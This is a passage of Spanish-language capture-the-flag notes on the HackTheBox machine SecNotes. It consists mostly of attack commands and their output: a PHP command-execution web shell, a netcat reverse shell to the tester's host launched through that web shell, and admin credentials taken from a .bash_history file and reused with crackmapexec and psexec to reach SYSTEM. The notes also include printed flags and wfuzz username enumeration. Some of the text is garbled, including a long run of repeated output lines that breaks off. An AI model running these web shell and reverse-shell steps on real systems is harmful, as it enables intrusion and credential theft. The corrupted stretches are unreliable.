    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
}
```

me la traigo

cp /usr/share/davtest/backdoors/php_cmd.php /home/kali/machineshtb/Secnotes

```
~/machineshtb/Secnotes
cp /usr/share/davtest/backdoors/php_cmd.php /home/kali/machineshtb/Secnotes

~/machineshtb/Secnotes
ls
php_cmd.php  SecNotes.ctb  SecNotes.pdf  sqlinjeccionespanel.txt



~/machineshtb/Secnotes
```

ahora con el metodo put subo la web shell php_cmd.php

put php_cmd.php

```
7736063 blocks of size 4096. 3328216 blocks available
smb: \> put php_cmd.php
putting file php_cmd.php as \php_cmd.php (1.4 kb/s) (average 1.4 kb/s)
smb: \> dir
.                D           0   Sun Jan 14 23:14:29 2024
..               D           0   Sun Jan 14 23:14:29 2024
iisstart.htm     A          696  Thu Jun 21 10:26:03 2018
iisstart.png     A       98757  Thu Jun 21 10:26:03 2018
php_cmd.php      A          328  Sun Jan 14 23:14:29 2024

7736063 blocks of size 4096. 3328003 blocks available
smb: \>
```




buscamos reverse shell windows

<https://deephacking.tech/reverse-shells-en-windows/>

buscamos netcat windows

locate nc.exe

/usr/share/windows-resources/binaries/nc.exe



copiamos y transferimos por smb con `put nc.exe`

```

7730003 blocks of size 4096. 3319490 blocks available
smb: \> put php_cmd.php
putting file php_cmd.php as \php_cmd.php (1.4 kb/s) (average 1.4 kb/s)
smb: \> put nc.exe
putting file nc.exe as \nc.exe (148.7 kb/s) (average 93.5 kb/s)
smb: \>

```

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECT

Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76

Directory of C:\inetpub\new-site

01/15/2024 05:54 PM

01/15/2024 05:54 PM

06/21/2018	07:26 AM	696	iisstart.htm
06/21/2018	07:26 AM	98,757	iisstart.png
01/15/2024	05:54 PM	59,392	nc.exe
01/15/2024	05:53 PM	328	php_cmd.php
		4 File(s)	159,173 bytes
		2 Dir(s)	13,596,446,720 bytes free

levanto rlwrap nc -lvnp 123

y ahora ejecuto la shell

nc.exe 10.10.14.24 123 -e cmd

http://10.10.10.97:8808/php_cmd.php?cmd=nc.exe%2010.10.14.25%20123%20-e%20cmd

```

~/machineshtb/Secnotes
rlwrap nc -lvnp 123
listening on [any] 123 .
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.97] 60705
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>whoami
whoami
secnotes\tyler

C:\inetpub\new-site>

```

YouTube DeepL Translate - El m... M

Volume in drive C has no label.

#####ESCALADA DE PRIVILIEGIOS SUBSISTEMA
LINUX EN WINDOWS#####

Veo un directorio en la raiz llamado distros

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76

Directory of C:\

06/21/2018  02:07 PM    <DIR>          Distros
06/21/2018  05:47 PM    <DIR>          inetpub
06/22/2018  01:09 PM    <DIR>          Microsoft
04/11/2018  03:38 PM    <DIR>          PerfLogs
06/21/2018  07:15 AM    <DIR>          php7
01/26/2021  02:39 AM    <DIR>          Program Files
01/26/2021  02:38 AM    <DIR>          Program Files (x86)
06/21/2018  02:07 PM    201,749,452  Ubuntu.zip
06/21/2018  02:00 PM    <DIR>          Users
01/26/2021  02:38 AM    <DIR>          Windows

               1 File(s)          201,749,452 bytes
               6 Dir(s)           13,596,119,040 bytes free
```

```
C:\Distros>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76

Directory of C:\Distros

06/21/2018  02:07 PM    <DIR>          .
06/21/2018  02:07 PM    <DIR>          ..
06/21/2018  04:59 PM    <DIR>          Ubuntu

               0 File(s)           0 bytes
               3 Dir(s)  13,596,119,040 bytes free

C:\Distros>
```

aqui tambien vemos algo relacionado con linux bash.lnk que es un enlace simbolico en linux
C:\Users\tyler\Desktop>

```
Directory of C:\Users\tyler\Desktop

08/19/2018  02:51 PM    <DIR>          .
08/19/2018  02:51 PM    <DIR>          ..
06/22/2018  02:09 AM    1,293  bash.lnk
08/02/2021  02:32 AM    1,210  Command Prompt.lnk
04/11/2018  03:34 PM    407   File Explorer.lnk
```

type bash.lnk

```
2 Dir(s) 13,595,066,368 bytes free
C:\Users\tyler\Desktop>type bash.lnk
type bash.lnk
wv v( 9P0 :+00/C:\V1LIWindows\ tLLI.h6WindowsZ1L<System32B tLL<.pkSystem32Z2LP bash.exeB tLL<LU.Ybash.exeK-جشC:\Windows\System32\bash.exe"...
Windows\System32\bash.exeC:\Windows\System32%
wW]ND.Q`Xsecnotesx<sA[]o'/x<sA[]o'/= Y1SPS0CGsf"=dSystem32 (C:\Windows)1SPSXFL8C6mq/S-1-5-21-1791094074-1363918840-4
337083-10021SPS0G`%
bash.exe@
Application@v( i1SPSjc(=0MC:\Windows\System32\bash.exe91SPSmDpHH@.=xhH(bP
```

me dirijo alli

cd C:\\Windows\\System32\\bash.exe

como no existe solo viajo hasta system32

```
C:\Users\tyler\Desktop>cd C:\\Windows\\System32\\bash.exe\\Wi
cd C:\\Windows\\System32\\bash.exe
The system cannot find the path specified:PS0%G`%
bash.exe@
C:\Users\tyler\Desktop>cd C:\\Windows\\System32\
cd C:\\Windows\\System32\
Application@v
me dirijo alli
```

pero obviamente al ir alli me tira muchos resultados

Entonces utilizo un recurso que en linux se conoce como busqueda recursiva con locate esto tambien existe en windows

BUSQUEDA RECURSIVA DE UN ARCHIVO EN WINDOWS

where /R c:\ bash.exe

Empiezo la busqueda desde el directorio destop de tyler

C:\Users\tyler\Desktop>

```
C:\Users\tyler\Desktop>where /R C:\ bash.exe
where /R C:\ bash.exe
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
C:\Users\tyler\Desktop>
bash.exe@
Application@v( i1SPSjc(=0MC:\Windows\System32\bash.exe91SPSmDpHH@.=xhH(bP
```

me dirijo alli

cd C:\Windows\WinSxS\amd64_microsoft-windows-lxss-

bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5>dir
dir
Volume in drive C has no label
Volume Serial Number is 1E7B-9B76
Directory of C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5
me dirijo alli
06/21/2018 02:02 PM <DIR> .
06/21/2018 02:02 PM <DIR> ..
06/21/2018 02:02 PM 115,712 bash.exe
1 File(s) 115,712 bytes
2 Dir(s) 13,596,016,640 bytes free
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5>
```

alli esta bash.exe

bash.exe

ejecuto y nos tira una shell como root

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5>bash.exe
bash.exe
msg: ttyname failed: Inappropriate ioctl for device
ls
bash.exe
whoami
root
allí está bash.exe

[0] 0:rlwrap* 1:smbclient- 2:zsh
```

pero no tenemos root en la maquina sino en el subsistema.

para mejorar la shell utilizo python

python bash

python -c 'import pty;pty.spawn("/bin/bash")'

```
python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@SECNOTES:~#
```

oculto esta el .bash_history allí se encuentra un password.

las -la

cat .bash_history


```

root@SECNOTES:~# ls -la
ls -la
total 8
drwx----- 1 root root 512 Jun 22 2018 .
drwxr-xr-x 1 root root 512 Jun 21 2018 ..
----- 1 root root 398 Jun 22 2018 .bash_history
-rw-r--r-- 1 root root 3112 Jun 22 2018 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwxrwxrwx 1 root root 512 Jun 22 2018 filesystem
root@SECNOTES:~# cat .bash_history
cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' '\\127.0.0.1\c$
> .bash_history
less .bash_history
exit
root@SECNOTES:~#
[0] 0:rlwrap* 1:smbclient- 2:zsh

```


lo interesante es la linea del smb

smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' '\\127.0.0.1\c\$

para validar si sirve probamos con **crackmapexec smb**

recordar que este el pass comienza despues del % debido a que alli tulizan una forma directa de autenticacion

crackmapexec smb 10.10.10.97 -u 'administrator' -p 'u6!4ZwgwOM#^OBf#Nwnh'



impacket-psexec

Locate psexec

```
locate psexec
/opt/nessus/lib/nessus/plugins/psexec_2_32.nasl
/usr/bin/impacket-psexec
/usr/share/doc/metasploit-framework/modules/exploit/windows/
/usr/share/doc/metasploit-framework/modules/exploit/windows/
/usr/share/doc/python3-impacket/examples/psexec.py
```

antes de utilizar podemos validar si administrator tiene realmente acceso a recurso admin con smb

```
crackmapexec smb 10.10.10.97 -u 'administrator' -p 'u6!4ZwgwOM#^OBf#Nwnh' --shares
```

```

14 ~/.machineshtb/Secnotes
15 crackmapexec smb 10.10.10.10 445 -u 'administrator' -p 'u6!4ZwgwOM^OBf#Nwnh' --shares
16 sudo nmap 10.10.10.97 445 -sC --script=smbsecnotes --output-format=json --output-file=/tmp/10.10.10.97_smbsecnotes.json
17 netdiscover 10.10.10.97 -r 1445.3.0 --script=smbsecnotes --output-format=json --output-file=/tmp/10.10.10.97_netdiscover_smbsecnotes.json
18 10.10.10.97 445 SECNOTES [*] Windows 10 Enterprise 17134 (name:SECNOTES) (domain:SECNOTES) (signing:False) (SMBv1:True)
19 10.10.10.97 445 SECNOTES [+] SECNOTES\administrator:u6!4ZwgwOM^OBf#Nwnh (Pwn3d!)
20 10.10.10.97 445 SECNOTES [+] Enumerated shares
21 10.10.10.97 445 SECNOTES
22 10.10.10.97 445 SECNOTES
23 10.10.10.97 445 SECNOTES
24 10.10.10.97 445 SECNOTES
25 10.10.10.97 445 SECNOTES
26 10.10.10.97 445 SECNOTES
27 10.10.10.97 445 SECNOTES
28 10.10.10.97 445 SECNOTES
29 10.10.10.97 445 SECNOTES
30 10.10.10.97 445 SECNOTES
31 10.10.10.97 445 SECNOTES
32 10.10.10.97 445 SECNOTES
33 10.10.10.97 445 SECNOTES
34 10.10.10.97 445 SECNOTES
35 10.10.10.97 445 SECNOTES
36 10.10.10.97 445 SECNOTES
37 10.10.10.97 445 SECNOTES
38 10.10.10.97 445 SECNOTES
39 10.10.10.97 445 SECNOTES
40 10.10.10.97 445 SECNOTES
41 10.10.10.97 445 SECNOTES
42 10.10.10.97 445 SECNOTES
43 10.10.10.97 445 SECNOTES
44 10.10.10.97 445 SECNOTES
45 10.10.10.97 445 SECNOTES
46 10.10.10.97 445 SECNOTES
47 10.10.10.97 445 SECNOTES
48 10.10.10.97 445 SECNOTES
49 10.10.10.97 445 SECNOTES
50 10.10.10.97 445 SECNOTES
51 10.10.10.97 445 SECNOTES
52 10.10.10.97 445 SECNOTES
53 10.10.10.97 445 SECNOTES
54 10.10.10.97 445 SECNOTES
55 10.10.10.97 445 SECNOTES
56 10.10.10.97 445 SECNOTES
57 10.10.10.97 445 SECNOTES
58 10.10.10.97 445 SECNOTES
59 10.10.10.97 445 SECNOTES
60 10.10.10.97 445 SECNOTES
61 10.10.10.97 445 SECNOTES
62 10.10.10.97 445 SECNOTES
63 10.10.10.97 445 SECNOTES
64 10.10.10.97 445 SECNOTES
65 10.10.10.97 445 SECNOTES
66 10.10.10.97 445 SECNOTES
67 10.10.10.97 445 SECNOTES
68 10.10.10.97 445 SECNOTES
69 10.10.10.97 445 SECNOTES
70 10.10.10.97 445 SECNOTES
71 10.10.10.97 445 SECNOTES
72 10.10.10.97 445 SECNOTES
73 10.10.10.97 445 SECNOTES
74 10.10.10.97 445 SECNOTES
75 10.10.10.97 445 SECNOTES
76 10.10.10.97 445 SECNOTES
77 10.10.10.97 445 SECNOTES
78 10.10.10.97 445 SECNOTES
79 10.10.10.97 445 SECNOTES
80 10.10.10.97 445 SECNOTES
81 10.10.10.97 445 SECNOTES
82 10.10.10.97 445 SECNOTES
83 10.10.10.97 445 SECNOTES
84 10.10.10.97 445 SECNOTES
85 10.10.10.97 445 SECNOTES
86 10.10.10.97 445 SECNOTES
87 10.10.10.97 445 SECNOTES
88 10.10.10.97 445 SECNOTES
89 10.10.10.97 445 SECNOTES
90 10.10.10.97 445 SECNOTES
91 10.10.10.97 445 SECNOTES
92 10.10.10.97 445 SECNOTES
93 10.10.10.97 445 SECNOTES
94 10.10.10.97 445 SECNOTES
95 10.10.10.97 445 SECNOTES
96 10.10.10.97 445 SECNOTES
97 10.10.10.97 445 SECNOTES
98 10.10.10.97 445 SECNOTES
99 10.10.10.97 445 SECNOTES
100 10.10.10.97 445 SECNOTES
101 10.10.10.97 445 SECNOTES
102 10.10.10.97 445 SECNOTES
103 10.10.10.97 445 SECNOTES
104 10.10.10.97 445 SECNOTES
105 10.10.10.97 445 SECNOTES
106 10.10.10.97 445 SECNOTES
107 10.10.10.97 445 SECNOTES
108 10.10.10.97 445 SECNOTES
109 10.10.10.97 445 SECNOTES
110 10.10.10.97 445 SECNOTES
111 10.10.10.97 445 SECNOTES
112 10.10.10.97 445 SECNOTES
113 10.10.10.97 445 SECNOTES
114 10.10.10.97 445 SECNOTES
115 10.10.10.97 445 SECNOTES
116 10.10.10.97 445 SECNOTES
117 10.10.10.97 445 SECNOTES
118 10.10.10.97 445 SECNOTES
119 10.10.10.97 445 SECNOTES
120 10.10.10.97 445 SECNOTES
121 10.10.10.97 445 SECNOTES
122 10.10.10.97 445 SECNOTES
123 10.10.10.97 445 SECNOTES
124 10.10.10.97 445 SECNOTES
125 10.10.10.97 445 SECNOTES
126 10.10.10.97 445 SECNOTES
127 10.10.10.97 445 SECNOTES
128 10.10.10.97 445 SECNOTES
129 10.10.10.97 445 SECNOTES
130 10.10.10.97 445 SECNOTES
131 10.10.10.97 445 SECNOTES
132 10.10.10.97 445 SECNOTES
133 10.10.10.97 445 SECNOTES
134 10.10.10.97 445 SECNOTES
135 10.10.10.97 445 SECNOTES
136 10.10.10.97 445 SECNOTES
137 10.10.10.97 445 SECNOTES
138 10.10.10.97 445 SECNOTES
139 10.10.10.97 445 SECNOTES
140 10.10.10.97 445 SECNOTES
141 10.10.10.97 445 SECNOTES
142 10.10.10.97 445 SECNOTES
143 10.10.10.97 445 SECNOTES
144 10.10.10.97 445 SECNOTES
145 10.10.10.97 445 SECNOTES
146 10.10.10.97 445 SECNOTES
147 10.10.10.97 445 SECNOTES
148 10.10.10.97 445 SECNOTES
149 10.10.10.97 445 SECNOTES
150 10.10.10.97 445 SECNOTES
151 10.10.10.97 445 SECNOTES
152 10.10.10.97 445 SECNOTES
153 10.10.10.97 445 SECNOTES
154 10.10.10.97 445 SECNOTES
155 10.10.10.97 445 SECNOTES
156 10.10.10.97 445 SECNOTES
157 10.10.10.97 445 SECNOTES
158 10.10.10.97 445 SECNOTES
159 10.10.10.97 445 SECNOTES
160 10.10.10.97 445 SECNOTES
161 10.10.10.97 445 SECNOTES
162 10.10.10.97 445 SECNOTES
163 10.10.10.97 445 SECNOTES
164 10.10.10.97 445 SECNOTES
165 10.10.10.97 445 SECNOTES
166 10.10.10.97 445 SECNOTES
167 10.10.10.97 445 SECNOTES
168 10.10.10.97 445 SECNOTES
169 10.10.10.97 445 SECNOTES
170 10.10.10.97 445 SECNOTES
171 10.10.10.97 445 SECNOTES
172 10.10.10.97 445 SECNOTES
173 10.10.10.97 445 SECNOTES
174 10.10.10.97 445 SECNOTES
175 10.10.10.97 445 SECNOTES
176 10.10.10.97 445 SECNOTES
177 10.10.10.97 445 SECNOTES
178 10.10.10.97 445 SECNOTES
179 10.10.10.97 445 SECNOTES
180 10.10.10.97 445 SECNOTES
181 10.10.10.97 445 SECNOTES
182 10.10.10.97 445 SECNOTES
183 10.10.10.97 445 SECNOTES
184 10.10.10.97 445 SECNOTES
185 10.10.10.97 445 SECNOTES
186 10.10.10.97 445 SECNOTES
187 10.10.10.97 445 SECNOTES
188 10.10.1
```

como los tiene pa dentro con psexec

impacket-psexec administrator@10.10.10.97

```
File Edit Insert Format Tools Tree Search View Bookmarks Help
~/machineshtb/Secnotes
impacket-psexec administrator@10.10.10.97
Impacket v0.11.0 - Copyright 2023 Fortra
Password:
[*] Requesting shares on 10.10.10.97...
[*] Found writable share ADMIN$
[*] Uploading file wjZgOSDM.exe
[*] Opening SVCManager on 10.10.10.97.....
[*] Creating service LZVE on 10.10.10.97.....
[*] Starting service LZVE....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system

C:\WINDOWS\system32> type C:\users\tyler\Desktop\user.txt
1216284317c190c662f6b9261035097c

C:\WINDOWS\system32> type C:\users\Administrator\user.txt
```

```
C:\WINDOWS\system32> whoami
C:\Users\Administrator\Desktop> type C:\users\tyler\Desktop\user.txt
1216284317c190c662f6b9261035097c
C:\WINDOWS\system32> type C:\users\tyler\Desktop\us
C:\Users\Administrator\Desktop> type root.txt
7e4e4364f13e07a99045e2dff0cb1854
C:\WINDOWS\system32> type C:\users\Administrator\us
```

Hay otra forma de sacar el usuario tyler con wfuzz

wfuzz enumeración de usuarios

-t 200 hilos -hw=90 codigos de estado --hs "mensaje de usuario no valido" -d 'variables que se pueden sacar de ispeccionar tambien se remplaza el user por fuzz'

wfuzz -c -t 200 --hw=90 --hs "No account found with that username." -w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=password' <http://10.10.10.97/login.php>

Login

Please fill in your credentials to login.

Username

No account found with that username.

Password

Login

Don't have an account? [Sign up now.](#)

```
wfuzz --url http://10.10.10.97/login.php --w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=password' http://10.10.10.97/login.php
wfuzz 3.1.0 - The Web Fuzzer
*****
11 Comandos Utilizados
12 nmap -Pn -p- -open 10.10.10.97 -T4
13
14 Target: http://10.10.10.97/login.php
15 Total requests: 10177
16 crackmapexec smb 10.10.10.97 -u 'tyler' -p '92g!mA8BGj0irkL%OG*6'
17 smbexec -u 'tyler' \\10.10.10.97\new-site
18
19 ID Response Lines Word Chars Payload
20
21 locate cmd.php
22 locate nc.exe
23
24 000009512: where /R c:\ bash.exe 85 W 1228 Ch "tyler"
25 python -c 'import pty;pty.spawn("/bin/bash")'
26
27 Total time: 30.56022
28 Processed Requests: 10177
29 Filtered Requests: 10176
30 Requests/sec.: 332.9492
```

